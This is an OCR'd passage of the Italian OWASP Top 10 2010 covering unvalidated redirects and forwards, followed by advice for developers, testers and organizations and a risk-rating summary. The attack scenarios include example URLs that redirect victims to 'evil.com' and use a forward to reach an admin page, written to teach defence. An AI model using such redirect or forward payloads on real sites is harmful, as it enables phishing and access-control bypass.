
Per un insieme completo di requisiti e problemi in questa area: ASVS Communication Security Requirements (V10).

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 - Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Esterni

- CWE Entry 319 - Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

A10 Unvalidated Redirects and Forwards



Agenti di Minaccia	Vettori di Attacco	Problematiche di Sicurezza		Impatti Tecnici	Impatti di Business
———	Sfruttamento MEDIA	Diffusione POCO COMUNE	Individuazione FACILE	Impatto MODERATO	———
Considerare chiunque può forzare gli utenti a creare richieste verso il sito. Qualsiasi sito o codice HTML può forzare gli utenti a farlo.	L'attaccante forza la vittima a cliccare su un link con un redirect non validato. Le vittime non notano possibili problemi, poichè il link appartiene a un sito valido.	Le applicazioni redirigono spesso gli utenti verso altre pagine o usano forward interni. A volte la pagina bersaglio è specificata in un parametro non validato, che permette di scegliere arbitrariamente la pagina di destinazione. Rilevare redirect non controllati è semplice. È sufficiente cercare i redirect dove si può impostare l'URL completo. I forward non controllati sono più difficili da trovare perchè l'obiettivo sono le pagine interne.		Tali redirect possono installare dei malware o chiedere agli utenti di inserire credenziali o altre informazioni sensibili. I forward non sicuri possono permettere di evadere i controlli d'accesso.	Considerare come valore di business la fiducia degli utenti. Cosa succede se vengono infettati da un malware? Cosa succede se gli attaccanti possono accedere a funzioni interne?

Sono Vulnerabile?

Il modo migliore per capire se un'applicazione ha redirect o forward non validati consiste nel:

1. Revisionare il codice di tutti i redirect o forward (chiamato transfer in .NET). Per ogni utilizzo, capire se l'URL di destinazione è incluso in valori parametrici. Se è così, verificare che i parametri possano contenere solo il valore della destinazione autorizzata.

2. Indicizzare il sito per verificare se genera dei redirect (codice di risposta HTTP 300-307, in genere 302). Controllare i parametri immessi prima del redirect per verificare se vengono utilizzati come URL destinazione o parte di esso. In caso modificare il parametro ed osservare se il sito effettua il redirect.

3. Se il codice non è disponibile, controllare tutti i parametri in cerca di URL di destinazione utilizzati in redirect o forward.

Come prevenire?

Un'implementazione sicura di redirect e forward può essere ottenuta in diversi modi:

1. Evitare l'uso di redirect e forward.

2. Se utilizzati, non adoperare i parametri utente per la destinazione. In genere, questo è fattibile.

3. Se i parametri di destinazione non possono essere evitati, assicurarsi che il valore inserito sia **valido** ed **autorizzato** per quell'utente effettuando una mappatura dei parametri di destinazione e usare del codice lato server per convertire la mappatura in URL di destinazione.

È possibile utilizzare ESAPI per sovrascrivere il metodo sendRedirect() così da rendere sicure tutte le destinazioni.

Evitare tali problematiche è estremamente importante poiché sono le più utilizzate dai phisher per ridirigere gli utenti su siti di phishing.

Esempi di Scenari d'Attacco

Scenario #1: L'applicazione ha una pagina chiamata "redirect.jsp" che riceve un singolo parametro "url". L'attaccante crea un URL malevolo che redirige gli utenti verso un sito malevolo che effettua phishing e installa un malware.

http://www.example.com/redirect.jsp?url=evil.com

Scenario #2: L'applicazione utilizza un forward per girare le richieste tra diverse parti del sito. Per facilitare ciò, alcune pagine utilizzano un parametro per indicare dove l'utente deve essere rediretto se una transazione è avvenuta correttamente. In questo caso, l'attaccante crea un URL che passerà al controllo d'accesso dell'applicazione che reindirizzerà l'attaccante ad una funzione amministrativa alla quale non è possibile accedere direttamente.

http://www.example.com/boring.jsp?fwd=admin.jsp

Referenze

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Esterne

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

+D Consigli per gli Sviluppatori

Stabilire ed Utilizzare un Set di Controlli di Sicurezza Comuni

Sia se si è nuovi nel mondo della sicurezza delle applicazioni web sia se si è familiari con questi rischi, il compito di produrre un'applicazione sicura o di correggerne una esistente può essere difficile. Se si deve gestire un grande portfolio di applicazioni, può essere scoraggiante.

Sono Disponibili Molte Risorse OWASP Libere e Gratuite

Per aiutare le aziende e gli sviluppatori a ridurre i rischi di sicurezza delle applicazione in maniera efficace, OWASP ha prodotto numerose risorse libere e gratuite che si possono utilizzare per risolvere i problemi di sicurezza all'interno dell'azienda. Le seguenti sono alcune risorse che OWASP ha prodotto per aiutare le aziende a produrre applicazioni web sicure. Nella prossima pagina, verranno presentate altre risorse OWASP che possono aiutare le aziende a verificare la sicurezza delle loro applicazioni.

Requisiti di Sicurezza delle Applicazioni	•Per produrre un'applicazione web sicura, bisogna definire il significato di sicuro. OWASP raccomanda l'utilizzo dell'OWASP Application Security Verification Standard (ASVS), come guida per definire i requisiti di sicurezza delle applicazioni. Se si è in outsourcing, considerare l'OWASP Secure Software Contract Annex.
Architettura di Sicurezza delle Applicazioni	•Piuttosto che applicare la sicurezza alle applicazioni, è più efficace progettare la sicurezza dall'inizio. OWASP suggerisce la OWASP Developer's Guide, come punto di partenza su come progettare la sicurezza dall'inizio.
Controlli di Sicurezza Standard	•Definire dei controlli di sicurezza efficaci ed utili è particolarmente difficile. Fornire gli sviluppatori di un set di controlli di sicurezza semplifica radicalmente lo sviluppo di applicazioni sicure. OWASP raccomanda il progetto OWASP Enterprise Security API (ESAPI) come modello per le API di sicurezza necessarie a produrre applicazioni web sicure. ESAPI fornisce implementazioni in Java, .NET, PHP, Classic ASP, Python, e Cold Fusion.
Ciclo di Vita di Sviluppo Sicuro	•Per migliorare il processo che l'azienda segue quando progetta tali applicazioni, OWASP consiglia l'OWASP Software Assurance Maturity Model (SAMM). Questo modello aiuta le aziende a formulare ed implementare una strategia per la sicurezza adatta ai rischi specifici che corre l'azienda.
Conoscenza della Sicurezza delle Applicazioni	•L'OWASP Education Project fornisce materiale didattico per istruire gli sviluppatori sulla sicurezza delle applicazioni web e comprende un'ampia gamma di OWASP Educational Presentations. Per seminari pratici sulle vulnerabilità, provare OWASP WebGoat. Per essere aggiornati, partecipare ad una OWASP AppSec Conference, ad un OWASP Conference Training, o ad un incontro OWASP Chapter meetings.

Ci sono altre risorse OWASP disponibili. Visitare la OWASP Projects page, che elenca tutti i progetti OWASP, organizzati dalla qualità di rilascio dei progetti in questione (Qualità di Rilascio, Beta o Alpha). La maggior parte delle risorse OWASP sono disponibili sul nostro wiki, e molti documenti OWASP possono essere ordinati cartacei.

+V Consigli per i Tester

Essere Organizzati

Per verificare la sicurezza di un'applicazione web sviluppata o che si vuole acquistare, OWASP consiglia di rivedere il codice dell'applicazione (se disponibile) ed inoltre di testare l'applicazione stessa. OWASP consiglia una sinergia di revisione di codice e penetration testing applicativo se possibile, in quanto permette di usufruire dei lati positivi di entrambe le tecniche, complementandosi a vicenda. Gli strumenti per effettuare il processo di verifica possono migliorare l'efficienza e l'efficacia di un analista esperto. Gli strumenti di OWASP hanno lo scopo di rendere più efficace l'analisi di una persona esperta, piuttosto che cercare di automatizzare il processo d'analisi stesso.

Definire Come Verificare la Sicurezza delle Applicazioni Web: Per aiutare le aziende a sviluppare la consistenza ed un livello di rigore quando si verifica la sicurezza delle applicazioni web, OWASP ha prodotto la OWASP Application Security Verification Standard (ASVS). Questo documento definisce un set di verifiche standard per effettuare un assessment di sicurezza delle applicazioni web. OWASP consiglia di usare il documento ASVS come linea guida non solo per verificare la sicurezza di un'applicazione web, ma anche per individuare quali tecniche sono più appropriate, e aiuta a definire e selezionare un livello di rigore durante la verifica di sicurezza delle applicazioni web. OWASP inoltre consiglia di usare il documento ASVS per definire e selezionare i servizi di assessment delle applicazioni web di fornitori esterni.
Strumenti per l'Assessment: L'OWASP Live CD Project ha messo insieme alcuni dei migliori strumenti opensource di sicurezza in un singolo ambiente. Gli sviluppatori web, i tester, e i professionisti di sicurezza possono fare il boot da questo Live CD e avere accesso immediato a tutta una serie di strumenti per i test di sicurezza. Per utilizzare questo CD non è richiesta nessuna installazione o configurazione.

Revisione del Codice

Revisionare il codice è il modo più efficace di verificare se un'applicazione è sicura. I test possono solo verificare che un'applicazione non è sicura.

Revisionare il Codice: Come aggiunta allaOWASP Developer's Guide e alla OWASP Testing Guide, OWASP ha prodotto la OWASP Code Review Guide per aiutare gli sviluppatori e gli specialisti di sicurezza delle applicazioni a capire come revisionare in modo efficiente ed efficace la sicurezza di un'applicazione web utilizzando il suo codice. Ci sono diverse problematiche di sicurezza, come per esempio le Injection, che sono più facili da trovare attraverso la revisione del codice rispetto ai comuni test esterni.

Strumenti per la Revisione del Codice: OWASP sta facendo un lavoro molto promettente nell'assistere gli esperti ad effettuare le analisi di codice, ma questi strumenti sono ancora acerbi. Gli autori di questi strumenti li usano ogni giorno durante le loro attività di revisione di codice ma i non esperti possono trovare questi strumenti difficili da utilizzare. Questi includono CodeCrawler, Orizon, e O2.

Sicurezza e Penetration Testing

Testare le Applicazioni: OWASP ha prodotto la Testing Guide per aiutare gli sviluppatori, i tester e gli specialisti di sicurezza delle applicazioni a capire come verificare in maniera efficace ed efficiente la sicurezza delle applicazioni web. Questa enorme guida, che ha decine di contributori, fornisce un'ampia spiegazione dei vari argomenti relativi i test di sicurezza delle applicazioni web. Così come la revisione di codice ha i suoi punti di forza, così anche i test di sicurezza. È molto convincente dimostrare che un'applicazione è insicura dimostrando l'exploit. Ci sono inoltre diverse problematiche di sicurezza, in particolare tutte le feature fornite dall'infrastruttura, che non possono essere testate con una verifica del codice, poiché l'applicazione non fornisce la sicurezza.

Strumenti per i Penetration Test Applicativi: WebScarab, che è tra gli strumenti più utilizzati tra i progetti OWASP, è un proxy per il test delle applicazioni. Permette ad un analista di intercettare le richieste verso l'applicazione web, in modo tale da permettere all'analista di capire come funziona l'applicazione e gli permette di creare delle richieste di test per vedere se l'applicazione risponde in maniera sicura. Questo strumento è particolarmente efficace nell'assistere un analista ad identificare vulnerabilità di tipo XSS, di Autenticazione e di Controllo d'Accesso.

+O Consigli per le Organizzazioni

Cominciare da subito il programma per la sicurezza applicativa

La sicurezza applicativa non è più una scelta. Tra l'incremento degli attacchi e delle pressioni normative, le organizzazioni devono essere efficaci nella messa in sicurezza delle loro applicazioni. Considerando il numero impressionate di applicazioni e righe di codice già in produzione, molte organizzazioni sono in lotta per la gestione di un grande numero di vulnerabilità. L'OWASP raccomanda di istituire un programma per la sicurezza applicativa così da avere una visione di insieme e perfezionare la sicurezza delle proprie applicazioni. Implementare la sicurezza applicativa richiede alle differenti parti di un'organizzazione di lavorare in maniera efficiente compresi i dipartimenti di sicurezza, di audit, di sviluppo software, del business e del management. La sicurezza deve essere un concetto visibile, in modo tale che i differenti attori coinvolti possano vedere e comprendere la capacità dell'organizzazione di gestire il tutto. È inoltre fondamentale porre attenzione sulle attività e sui risultati che già aiutano ad incrementare la sicurezza riducendo i rischi al più basso costo. Alcune delle attività chiave di un programma efficace includono:

Per Iniziare

- Istituire un programma per la sicurezza applicativa e guidarne l'adozione.
- Condurre una gap analysis tra lo stato attuale e il programma stabilito, così da definire le principali aree da migliorare e un piano di esecuzione.
- Ottenere l'approvazione da parte del management e stabilire una campagna di sensibilizzazione sulla sicurezza applicativa per l'intera organizzazione IT.

Approccio Orientato al Rischio

- Identificare e dare priorità alle applicazioni in base ai fattori di rischio di ognuna.
- Creare un modello utile alla definizione di un profilo di rischio, in modo tale da misurare e dare giusta priorità alle applicazioni. Stabilire delle linee guida per delineare la copertura e il livello di aderenza alle linee guida.
- Stabilire un modello di valutazione del rischio condiviso con un insieme di probabilità e fattori di impatto che riflettano la tolleranza della propria orgnizzazione rispetto il rischio.

Stabilire una Base Efficace per la Sicurezza applicativa.

- Stabilire un insieme di regole e standard per fornire un riferimento per la sicurezza applicativa per tutti i gruppi di sviluppo.
- Definire un set di controlli di sicurezza comune e riutilizzabile che integri queste politiche e questi standard e che preveda delle linee guida per il loro utilizzo, sia nella progettazione che nello sviluppo.
- Istituire un programma di formazione sulla sicurezza applicativa, indirizzato alle differenti figure professionali coinvolte e nelle specifiche aree di interesse.

Integrare la Sicurezza nei Processi Esistenti

- Definire e integrare le attività di implementazione e verifica della sicurezza nei processi operativi e di sviluppo esistenti. Le attività includono Threat Modeling, Secure Design & Review, Secure Code & Review, Pen Testing, Remediation, ecc.
- Prevedere la presenza di esperti e servizi di supporto per i gruppi di sviluppo e di progetto affinchè le attività abbiano buon esito.

Dare Visibilità al Management

- Utilizzare le statistiche. Guidare i miglioramenti e le decisioni riguardo i finanziamenti attraverso le statistiche e le analisi dei dati raccolti. Le statistiche includono adesione alle procedure/attività di sicurezza, vulnerabilità nuove e mitigate, copertura della messa in sicurezza delle applicazioni, ecc.
- Analizzare i risultati dell'implementazione e delle attività di verifica per cercare le cause principali e i modelli di vulnerabilità al fine di condurre miglioramenti strategici e sistematici all'interno dell'organizzazione.


+R Note sui Rischi

Sono i Rischi che contano, non le Vulnerabilità

Sebbene le precedenti versioni della OWASP Top 10 siano state focalizzate nell'identificare le "vulnerabilità" più comuni, questi documenti sono di fatto incentrati sul concetto di rischio. Comprensibilmente questo ha causato confusione per chi stava cercando di definire una tassonomia delle vulnerabilità completa e coerente. Quest'ultima versione chiarisce la focalizzazione della Top 10 sul concetto di rischio, spiegando esplicitamente come minacce, vettori di attacco, vulnerabilità, impatti tecnici e impatti di business vengano combinati e aggregati per produrre un valore di rischio. Per fare questo, abbiamo sviluppato una metodologia di Risk Rating per la Top 10, basata sulla OWASP Risk Rating Methodology. Per ogni elemento della Top 10, diamo una stima del rischio che ogni vulnerabilità introduce in una tipica web application, considerando i fattori comuni di probabilità di accadimento e i fattori di impatto per la tipica vulnerabilità in oggetto. Alla fine la Top 10 viene ordinata in base a quelle vulnerabilità che comunemente introducono i rischi più significativi nelle applicazioni.

La OWASP Risk Rating Methodology definisce numerosi fattori che aiutano a calcolare il rischio delle vulnerabilità identificate. In ogni caso la Top 10 deve essere una guida generale, più che trattare specifiche vulnerabilità in contesti reali. Di conseguenza, nel calcolo del rischio reale di specifiche applicazioni, non potremmo mai essere precisi come il responsabile di quelle applicazioni. Non sapremo mai quanto importanti sono i vostri dati e le vostre applicazioni, quali sono le minacce specifiche a cui siete soggetti, nè come il vostro sistema è stato implementato e viene gestito operativamente. La nostra metodologia considera per ogni vulnerabilità tre fattori di probabilità (diffusione, individuabilità e facilità di sfruttamento) e uno di impatto (tecnico). La diffusione di una vulnerabilità è un fattore che tipicamente non è necessario calcolare. Per i dati di diffusione abbiamo aggregato le statistiche di diffusione di un certo numero di differenti organizzazioni, e abbiamo fatto una media per arrivare alla probabilità di esistenza della Top 10 ordinata per diffusione. Questo valore viene poi combinato con gli altri due elementi di probabilità (individuabilità e facilità di sfruttamento) per calcolare la probabilità generale di accadimento di ciascuna vulnerabilità. Questo valore viene poi moltiplicato per la media che abbiamo stimato per l'impatto tecnico di ogni elemento, in modo da arrivare ad un valore di rischio generale per ogni elemento della Top 10.

È importante notare che questo approccio non tiene in considerazione la probabilità di accadimento delle minacce. E neppure considera nessun dettaglio tecnico associato alla vostra particolare applicazione. Ognuno di questi fattori potrebbe alterare in maniera significativa la probabilità globale per un attaccante di trovare e sfruttare una particolare vulnerabilità nella vostra applicazione. Questo metodo di valutazione non tiene in considerazione nemmeno l'effettivo impatto sul vostro business. La vostra organizzazione deve decidere il rischio derivante dalla sicurezza delle applicazioni che la vostra organizzazione è disposta ad accettare. Lo scopo della OWASP Top 10 non è fare l'analisi dei rischi al posto vostro.
Il disegno seguente illustra per esempio il calcolo del rischio di A2:XSS. Da notare che l'XSS è così diffuso che è l'unico elemento a cui è assegnato il valore "MOLTO DIFFUSO". Tutti gli altri rischi variano da diffuso a non comune (valori da 1 a 3)



+F Dettagli sui fattori di Rischio

Riassunto dei fattori di Rischio della Top 10

La seguente tabella presenta un riassunto dei rischi di sicurezza delle applicazioni della Top 10 2010, e i fattori di rischio che abbiamo assegnato ad ogni singolo rischio. Questi fattori sono stati determinati in base alle statistiche disponibili e all'esperienza del team OWASP. Per applicare questi rischi ad una particolare applicazione o società, è necessario considerarne minacce e impatto sul business specifici di quell'applicazione/società. Anche le più importanti vulnerabilità software potrebbero non presentare un rischio consistente se non ci sono vettori minacce che permettano di effettuare l'attacco, oppure se l'impatto di business sia trascurabile per gli asset coinvolti.

RISK	Minacce	Vettori di attacco	Vulnerabilità di Sicurezza		Impatti Tecnici	Impatti di Business
		Facilità di sfruttamento	Diffusione	Individuabilità	Impatto	
A1-Injection		FACILE	COMUNE	MEDIA	GRAVE	
A2-XSS		MEDIA	MOLTO DIFFUSO	FACILE	MEDIO	
A3-Auth'n		MEDIA	COMUNE	MEDIA	GRAVE	
A4-DOR		FACILE	COMUNE	FACILE	MEDIO	
A5-CSRF		MEDIA	DIFFUSO	FACILE	MEDIO	
A6-Config		FACILE	COMUNE	FACILE	MEDIO	
A7-Crypto		DIFFICILE	NON COMUNE	DIFFICILE	GRAVE	
A8-URL Access		FACILE	NON COMUNE	MEDIA	MEDIO	
A9-Transport		DIFFICILE	COMUNE	FACILE	MEDIO	
A10-Redirects		MEDIA	NON COMUNE	FACILE	MEDIO	

Rischi aggiuntivi da tenere in considerazione

La Top 10 copre diversi argomenti, ma ci sono comunque altri rischi che è necessario tenere in considerazione e valutare all'interno della vostra organizzazione. Alcuni di questi rischi sono apparsi in versioni precedenti della OWASP Top 10, e altri no, e tengono in considerazione le nuove tecniche di attacco che vengono scoperte continuamente. Altri importanti rischi di sicurezza delle applicazioni (elencati in ordine alfabetico) che è necessario tenere in considerazione sono:

- Clickjacking (nuova tecnica di attacco scoperta nel 2008)
- Concurrency Flaws
- Denial of Service (Era nella 2004 Top 10 - A9)
- Header Injection (anche chiamata CRLF Injection)
- Information Leakage and Improper Error Handling (era parte della 2007 Top 10 - A6)
- Insufficient Anti-automation
- Insufficient Logging and Accountability (Relativa alla 2007 Top 10 – A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Faceva parte delle 2007 Top 10 – A3)

Le icone sotto-elencate indicano quale versione è disponibile per ciascun tipo di libro.

Alpha: un libro “Alpha Quality” è una copia di lavoro. Il contenuto è piuttosto grezzo ed in evoluzione fino al prossimo livello di pubblicazione.
Beta: un libro “Beta quality” è allo stadio successivo di lavorazione. Il suo contenuto è in evoluzione fino al successivo livello di pubblicazione.
Release: un libro “release quality” è al massimo livello di qualità e nel ciclo di vita dei libri è allo stadio finale.

Siete liberi di:

Condividere, distribuire e trasmettere il lavoro

Modificare ed adattare il lavoro

Alle seguenti condizioni:

Attribuzione: è necessario attribuire il lavoro in maniera chiara all’autore o al licenziatario (ma non in maniera tale da simulare che questo autorizzi voi o il vostro uso del materiale).

Condivisione: se si altera, si trasforma o si accresce il lavoro, si può distribuire il risultato finale con lo stesso metodo o simili.

OWASP
The Open Web Application Security Project

L’open Web Application Security Project (OWASP) è una comunità mondiale e senza fini di lucro focalizzata sul miglioramento della sicurezza delle applicazioni software. La nostra missione è rendere “visibile” la sicurezza applicativa cosìcchè le persone e le organizzazioni possano prendere decisioni consapevoli sui rischi legati alla sicurezza delle applicazioni. Ogniuno è libero di partecipare ad OWASP e tutto il nostro materiale è disponibile sulla base della logica del software “free” e “open”. La fondazione OWASP è classificata 501c3, ovvero organizzazione senza scopo di lucro che garantisce la disponibilità e supporto al nostro lavoro.